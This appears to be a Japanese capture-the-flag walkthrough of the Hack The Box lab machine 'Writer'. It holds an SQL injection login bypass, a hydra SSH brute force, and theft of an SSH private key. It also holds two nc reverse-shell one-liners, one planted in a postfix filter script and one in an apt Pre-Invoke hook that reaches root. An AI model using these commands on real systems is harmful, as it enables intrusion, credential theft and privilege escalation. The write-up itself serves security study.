

# Writer

## 列挙

### ポートスキャン

`nmap` を用いて開いているポートを素早く取得し、変数に格納します。


```
1 └─(funa@kali)-[~/config/Typora/themes]
2 └─$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.101 | grep ^[0-9] | cut -d
   '/' -f 1 | tr '\n' ',' | sed s/,,$/)
3
4 └─(funa@kali)-[~/config/Typora/themes]
5 └─$ echo $ports
6 22,80,139,445
```

`-sV` オプションを使用して詳細な情報をスキャンします。

```
1 └─(funa@kali)-[~/config/Typora/themes]
2 └─$ nmap -p$ports -sV 10.10.11.101
3 Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-09 15:20 JST
4 Nmap scan report for 10.10.11.101
5 Host is up (0.094s latency).
6
7 PORT      STATE SERVICE      VERSION
8 22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
   protocol 2.0)
9 80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
10 139/tcp   open  netbios-ssn Samba smbd 4.6.2
11 445/tcp   open  netbios-ssn Samba smbd 4.6.2
12 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
13
14 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
15 Nmap done: 1 IP address (1 host up) scanned in 14.25 seconds
```

nmapスキャンの結果を見ると、SSH, SMB, ウェブサイトのポートが開いていることがわかります。


### ウェブサイト偵察



ウェブサイトに興味のある情報が無いため、ディレクトリの列挙を行い、興味のありそうなディレクトリがあるかどうかを確認します。


```
1 | └─(funa@kali)-[~/config/Typora/themes]
2 | └─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-
  small.txt -u 10.10.11.101
3 |
4 | =====
5 | Gobuster v3.1.0
6 | by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
7 | =====
8 | [+] Url: http://10.10.11.101
9 | [+] Method: GET
10 | [+] Threads: 10
11 | [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-
12 | 2.3-small.txt
13 | [+] Negative Status codes: 404
14 | [+] User Agent: gobuster/3.1.0
15 | [+] Timeout: 10s
16 | =====
17 | 2022/01/09 16:35:31 Starting gobuster in directory enumeration mode
18 | =====
19 | /contact (Status: 200) [Size: 4905]
20 | /about (Status: 200) [Size: 3522]
21 | /static (Status: 301) [Size: 313] [-->
22 | http://10.10.11.101/static/]
23 | /logout (Status: 302) [Size: 208] [--> http://10.10.11.101/]
24 | /dashboard (Status: 302) [Size: 208] [--> http://10.10.11.101/]
25 | /administrative (Status: 200) [Size: 1443]
```


`/administrative` ページに移動するとログインポータルが表示されます。



ログインフォームに対して [SQLインジェクション](#) を実行できるため、管理者ダッシュボードに不正アクセスすることができます。

```
1 | admin' or 1 = 1 -- -
```





サイトの機能をいくつか見てみると、ストーリーの追加でURLから画像をアップロードする機能があることがわかります。

The 'Add Story' form includes the following fields and options:

- Author:** Text input field.
- Title:** Text input field.
- Tagline:** Text input field.
- Story Image:** A 'Choose File' button and a 'Browse' button. Below the buttons, it states: 'The image must have a maximum size of 1MB in .jpg format. Click here to upload from URL.'
- Content:** A large text area with a placeholder 'Add your story here.'
- Buttons:** 'Cancel' and 'Save' buttons at the bottom.

この機能を利用してリバースシェルを獲得することもできますが、今回は SMB を利用する方法を紹介します。興味のある方は調べてみてください。

## SMB 列挙

`/etc/hosts` に名前解決を追記しておきます。

```
1 └─(funa@kali)-[~/l3ickey/htb/Writer]
2 └─$ sudo vi /etc/hosts
3 [sudo] funa のパスワード:
4
5 └─(funa@kali)-[~/l3ickey/htb/Writer]
6 └─$ cat /etc/hosts | grep writer.htb
7 10.10.11.101 writer.htb
```

`smbmap` を使用して共有を再帰的にリストアップしてみます。

```

1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ smbmap -H writer.htb -R
3  [+] IP: writer.htb:445  Name: unknown
4
5      Disk                                     Permissions
6      Comment                                     -----
7
8      print$                                     NO ACCESS
9      Printer Drivers
10     writer2_project                             NO ACCESS
11     IPC$                                         NO ACCESS
12     IPC Service (writer server (Samba, Ubuntu))

```

利用可能な共有が無いことがわかるので, `rpcclient` に接続してみます.

```

1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ rpcclient -U "" -N writer.htb
3  rpcclient $> help
4
5  ...
6
7  -----
8
9      SAMR
10     queryuser          Query user info
11     querygroup         Query group info
12     queryusergroups    Query user groups
13     queryuseraliases   Query user aliases
14     querygroupmem      Query group membership
15     queryaliasmem      Query alias membership
16     queryaliasinfo     Query alias info
17     deletealias        Delete an alias
18     querydispinfo      Query display info
19     querydispinfo2     Query display info
20     querydispinfo3     Query display info
21     querydominfo       Query domain info
22     enumdomusers       Enumerate domain users
23     enumdomgroups      Enumerate domain groups
24     enumalsgroups      Enumerate alias groups
25
26  ...

```

ドメインユーザを列挙してみると, `kyle` というユーザが存在することがわかります.

```

1  rpcclient $> enumdomusers
2  user:[kyle] rid:[0x3e8]
3  rpcclient $> queryuser kyle
4      User Name      : kyle
5      Full Name      : Kyle Travis
6      Home Drive     : \\writer\kyle
7      Dir Drive      :
8      Profile Path   : \\writer\kyle\profile
9      Logon Script   :
10     Description    :
11     Workstations    :
12     Comment        :
13     Remote Dial    :

```

```
14      Logon Time           :      Thu, 01 Jan 1970 09:00:00 JST
15      Logoff Time          :      Thu, 07 Feb 2036 00:06:39 JST
16      Kickoff Time         :      Thu, 07 Feb 2036 00:06:39 JST
17      Password last set Time :      Wed, 19 May 2021 02:03:35 JST
18      Password can change Time :      Wed, 19 May 2021 02:03:35 JST
19      Password must change Time:      Thu, 14 Sep 30828 11:48:05 JST
20      unknown_2[0..31]...
21      user_rid :      0x3e8
22      group_rid:      0x201
23
24      ...
```

## 足がかり

### SSH ブルートフォース

先ほど見つけた `kyle` というユーザに対して SSH のブルートフォース攻撃をします。ブルートフォースには時間が掛かるため、辛抱強く待ちましょう。

```
1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ hydra -l kyle -P /usr/share/wordlists/rockyou.txt ssh://writer.htb -V -f
   -t 60
3  Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
   in military or secret service organizations, or for illegal purposes (this
   is non-binding, these *** ignore laws and ethics anyway).
4
5  ...
6
7  [ATTEMPT] target writer.htb - login "kyle" - pass "melrose" - 9378 of
   14344520 [child 25] (0/121)
8  [ATTEMPT] target writer.htb - login "kyle" - pass "marcoantonio" - 9379 of
   14344520 [child 22] (0/121)
9  [RE-ATTEMPT] target writer.htb - login "kyle" - pass "cayang" - 9379 of
   14344520 [child 13] (0/121)
10 [22][ssh] host: writer.htb  login: kyle  password: marcoantonio
11 [STATUS] attack finished for writer.htb (valid pair found)
12 1 of 1 target successfully completed, 1 valid password found
13 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-09
   20:47:57
```

ヒットした認証情報で SSH セッションにログインします。

```
1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ ssh kyle@writer.htb
3  The authenticity of host 'writer.htb (10.10.11.101)' can't be established.
4  ED25519 key fingerprint is
   SHA256:EcmD06Im30x+/6cWwJX2eaLFP1gm/T00Jw20KJK1XSw.
5  This key is not known by any other names
6  Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
7  Warning: Permanently added 'writer.htb' (ED25519) to the list of known
   hosts.
8  kyle@writer.htb's password:
9  Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
10
11 * Documentation:  https://help.ubuntu.com
12 * Management:    https://landscape.canonical.com
```

```

13 * Support:          https://ubuntu.com/advantage
14
15 System information as of Sun  9 Jan 12:18:37 UTC 2022
16
17 System load:  0.13          Processes:          250
18 Usage of /:   64.7% of 6.82GB Users logged in:      0
19 Memory usage: 23%          IPv4 address for eth0: 10.10.11.101
20 Swap usage:   0%
21
22
23 0 updates can be applied immediately.
24
25
26 The list of available updates is more than a week old.
27 To check for new updates run: sudo apt update
28 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings
29
30
31 Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
32 kyle@writer:~$ whoami
33 kyle
34 kyle@writer:~$ id
35 uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)

```

ホームディレクトリ配下に `user.txt` を見つけることができました。

```

1 kyle@writer:~$ pwd
2 /home/kyle
3 kyle@writer:~$ ls
4 user.txt

```

## 権限昇格

マシンでどんなプロセスが起動しているのか確認するために、`kyle` ユーザのホームディレクトリに [pspy64](#) を導入します。

```

1 └─(funa@kali)-[~/l3ickey/htb/Writer]
2   └─$ ip a
3
4   ...
5
6   3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
state UNKNOWN group default qlen 500
7     link/none
8     inet 10.10.14.21/23 scope global tun0
9         valid_lft forever preferred_lft forever
10    inet6 dead:beef:2::1013/64 scope global
11        valid_lft forever preferred_lft forever
12    inet6 fe80::d763:71ae:bae7:2cde/64 scope link stable-privacy
13        valid_lft forever preferred_lft forever
14
15 └─(funa@kali)-[~/l3ickey/htb/Writer]
16   └─$ python3 -m http.server 8000
17 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

wget を使ってローカルにある pspy64 を取得します。

```
1 kyle@writer:~$ wget http://10.10.14.21:8000/pspy64
2 --2022-01-09 13:38:01-- http://10.10.14.21:8000/pspy64
3 Connecting to 10.10.14.21:8000... connected.
4 HTTP request sent, awaiting response... 200 OK
5 Length: 3078592 (2.9M) [application/octet-stream]
6 Saving to: 'pspy64'
7
8 pspy64 100%
9 [=====] 2.94M 2.69MB/s in
10 1.1s
11
12 2022-01-09 13:38:02 (2.69 MB/s) - 'pspy64' saved [3078592/3078592]
13
14 kyle@writer:~$ ls
15 pspy64 user.txt
```

pspy64 を実行します。

```
1 kyle@writer:~$ ./pspy64
2 pspy - version: v1.2.0 - Commit SHA:
3 9c63e5d6c58f7bcd235db663f5e3fe1c33b8855
4
5 ██████████ ██████████ ██████████ ██████████ ██████████
6 ██████████ ██████████ ██████████ ██████████ ██████████
7 ██████████ ██████████ ██████████ ██████████ ██████████
8 ██████████ ██████████ ██████████ ██████████ ██████████
9 ██████████ ██████████ ██████████ ██████████ ██████████
10 ██████████ ██████████ ██████████ ██████████ ██████████
11 ██████████ ██████████ ██████████ ██████████ ██████████
12 ██████████ ██████████ ██████████ ██████████ ██████████
13 ██████████ ██████████ ██████████ ██████████ ██████████
14 ██████████ ██████████ ██████████ ██████████ ██████████
15
16 Config: Printing events (colored=true): processes=true | file-system-
17 events=false ||| Scanning for processes every 100ms and on inotify events
18 ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | []
19 (non-recursive)
20 Draining file system events due to startup...
21 done
22 ...
```

特に興味のあるプロセスは実行されていないので、find コマンドを使って filter グループが所有しているファイルやディレクトリを探します。

```
1 kyle@writer:~$ id
2 uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
3 kyle@writer:~$ find / -group filter 2>/dev/null
4 /etc/postfix/disclaimer
5 /var/spool/filter
```



`/etc/postfix/disclaimer` がどんな処理をしているのか検索してみると、次の記事が見つかります。 [link](#)

```
1 kyle@writer:~$ cat /etc/postfix/disclaimer
2 #!/bin/sh
3 # Localize these.
4 INSPECT_DIR=/var/spool/filter
5 SENDMAIL=/usr/sbin/sendmail
6
7 # Get disclaimer addresses
8 DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
9
10 # Exit codes from <sysexits.h>
11 EX_TEMPFAIL=75
12 EX_UNAVAILABLE=69
13
14 # Clean up when done or when aborting.
15 trap "rm -f in.$$" 0 1 2 3 15
16
17 # Start processing.
18 cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
19 $EX_TEMPFAIL; }
20
21 cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }
22
23 # obtain From address
24 from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`
25
26 if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
27     /usr/bin/altermime --input=in.$$ \
28         --disclaimer=/etc/postfix/disclaimer.txt \
29         --disclaimer-html=/etc/postfix/disclaimer.txt \
30         --xheader="X-Copyrighted-Material: Please visit
31 http://www.company.com/privacy.htm" || \
32         { echo Message content rejected; exit $EX_UNAVAILABLE; }
33 fi
34 $SENDMAIL "$@" <in.$$
35
36 exit $?
```

要約すると、`/etc/postfix/disclaimer_addresses` に追加されているユーザがメールを送信した場合、メールの末尾に `/etc/postfix/disclaimer.txt` に書かれた免責事項をメールに追記するスクリプトのようです。

`/etc/postfix/master.cf` を確認すると `john` というユーザを見つけます。

```
1 kyle@writer:~$ cat /etc/postfix/master.cf
2
3 ...
4
5 dfilt      unix      -      n      n      -      -      pipe
6     flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} --
7     ${recipient}
```

`kyle` から `john` にメールを送信するスクリプトを `sendemail.py` として Python で書きます。

```
1 kyle@writer:~$ vi sendemail.py
```

```
1 import smtplib
2
3 hostname = "127.0.0.1"
4 sender_email = "kyle@writer.htb"
5 port = 25
6 receiver_email = "john@writer.htb"
7 message = "Hi! John I need reverse shell"
8
9 # Try to log in to server and send email
10 try:
11     server = smtplib.SMTP(hostname, port)
12     server.ehlo()
13     server.sendmail(sender_email, receiver_email, message)
14 except Exception as e:
15     print(e)
16 finally:
17     server.quit()
```

先ほど見つけた `/etc/postfix/disclaimer` にリバースシェルコードを追記し, `sendemail.py` を実行します。この際, リバースシェルを受けとるために新しいターミナルで `netcat` または `nc` を実行しておきます。

`nc` でリバースシェルを受け取れるようにする。

```
1 └─(funa@kali)-[~/l3ickey/htb/Writer]
2   └─$ nc -lvnp 1234
3   listening on [any] 1234 ...
```

`/etc/postfix/disclaimer` にリバースシェルコードを追加。

```
1 kyle@writer:~$ vi /etc/postfix/disclaimer
```

```
1 #!/bin/sh
2 # Localize these.
3 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.21 1234
  >/tmp/f
4 INSPECT_DIR=/var/spool/filter
5 SENDMAIL=/usr/sbin/sendmail
6
7 ...
```

`sendemail.py` を実行。

```
1 kyle@writer:~$ python3 sendemail.py
```

上手くいくとリバースシェルを手に入れることができます。

```

1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ nc -lvnp 1234
3  listening on [any] 1234 ...
4  connect to [10.10.14.21] from (UNKNOWN) [10.10.11.101] 38358
5  /bin/sh: 0: can't access tty; job control turned off
6  $ id
7  uid=1001(john) gid=1001(john) groups=1001(john)
8  $ whoami
9  john
10 $ id
11 uid=1001(john) gid=1001(john) groups=1001(john)

```

`john` のホームディレクトリに移動し、SSH ログイン用の `id_rsa` キーを取得します。

```

1  $ pwd
2  /home/john
3  $ cd .ssh
4  $ ls
5  authorized_keys
6  id_rsa
7  id_rsa.pub

```

取得したキーを使うには `chmod` で `600` の権限を付与する必要があります。

```

1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ ls -l john_rsa
3  -rw-r--r-- 1 funa funa 2602 Jan 10 00:24 john_rsa
4
5  └─(funa@kali)-[~/l3ickey/htb/Writer]
6  └─$ chmod 600 john_rsa
7
8  └─(funa@kali)-[~/l3ickey/htb/Writer]
9  └─$ ls -l john_rsa
10 -rw----- 1 funa funa 2602 Jan 10 00:24 john_rsa

```

`john_rsa` を使用して `john` ユーザにログインします。

```

1  └─(funa@kali)-[~/l3ickey/htb/Writer]
2  └─$ ssh -i john_rsa john@writer.htb
3  Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
4
5  * Documentation:  https://help.ubuntu.com
6  * Management:    https://landscape.canonical.com
7  * Support:       https://ubuntu.com/advantage
8
9  System information as of Sun  9 Jan 15:28:25 UTC 2022
10
11 System load:  0.24          Processes:           255
12 Usage of /:   64.9% of 6.82GB Users logged in:       1
13 Memory usage: 33%          IPv4 address for eth0: 10.10.11.101
14 Swap usage:   0%
15
16
17 0 updates can be applied immediately.
18

```

```

19
20 The list of available updates is more than a week old.
21 To check for new updates run: sudo apt update
22 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
   your Internet connection or proxy settings
23
24
25 Last login: Wed Jul 28 09:19:58 2021 from 10.10.14.19
26 john@writer:~$ whoami
27 john
28 john@writer:~$ id
29 uid=1001(john) gid=1001(john) groups=1001(john),1003(management)

```

`find` コマンドを使って `management` グループが所有しているファイルやディレクトリを探します。

```

1 john@writer:~$ find / -type d -group management 2>/dev/null
2 /etc/apt/apt.conf.d

```

マシンでどんなプロセスが起動しているのか確認するために再び `pspy64` を実行します。

```

1 john@writer:~$ ./pspy64
2
3 ...
4
5 2022/01/09 15:48:01 CMD: UID=0 PID=29923 | /usr/bin/apt-get update
6
7 ...

```

`apt-get` が cron job として実行されているようです。cron job で実行されている [apt-get のエクスプロイト方法](#) を調べると、`/etc/apt/apt.conf.d/` 配下にリバースシェルコードを書いたファイルを作成し、cron job の実行を待つことでリバースシェルを取得できることがわかります。この際、リバースシェルを受けとるために新しいターミナルで `netcat` または `nc` を実行しておきます。

```

1 john@writer:/etc/apt/apt.conf.d$ echo 'apt::Update::Pre-Invoke {"rm
   /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.21 1234
   >/tmp/f"};' > shell

```

cron job が実行されるとリバースシェルを手に入れることができます。

```

1 └─(funa@kali)-[~/l3ickey/htb/Writer]
2   └─$ nc -lvnp 1234
3 listening on [any] 1234 ...
4 connect to [10.10.14.21] from (UNKNOWN) [10.10.11.101] 39010
5 /bin/sh: 0: can't access tty; job control turned off
6 # whoami
7 root
8 # id
9 uid=0(root) gid=0(root) groups=0(root)

```

`root` ディレクトリ配下に `root.txt` を見つけることができました。

Congratulations!

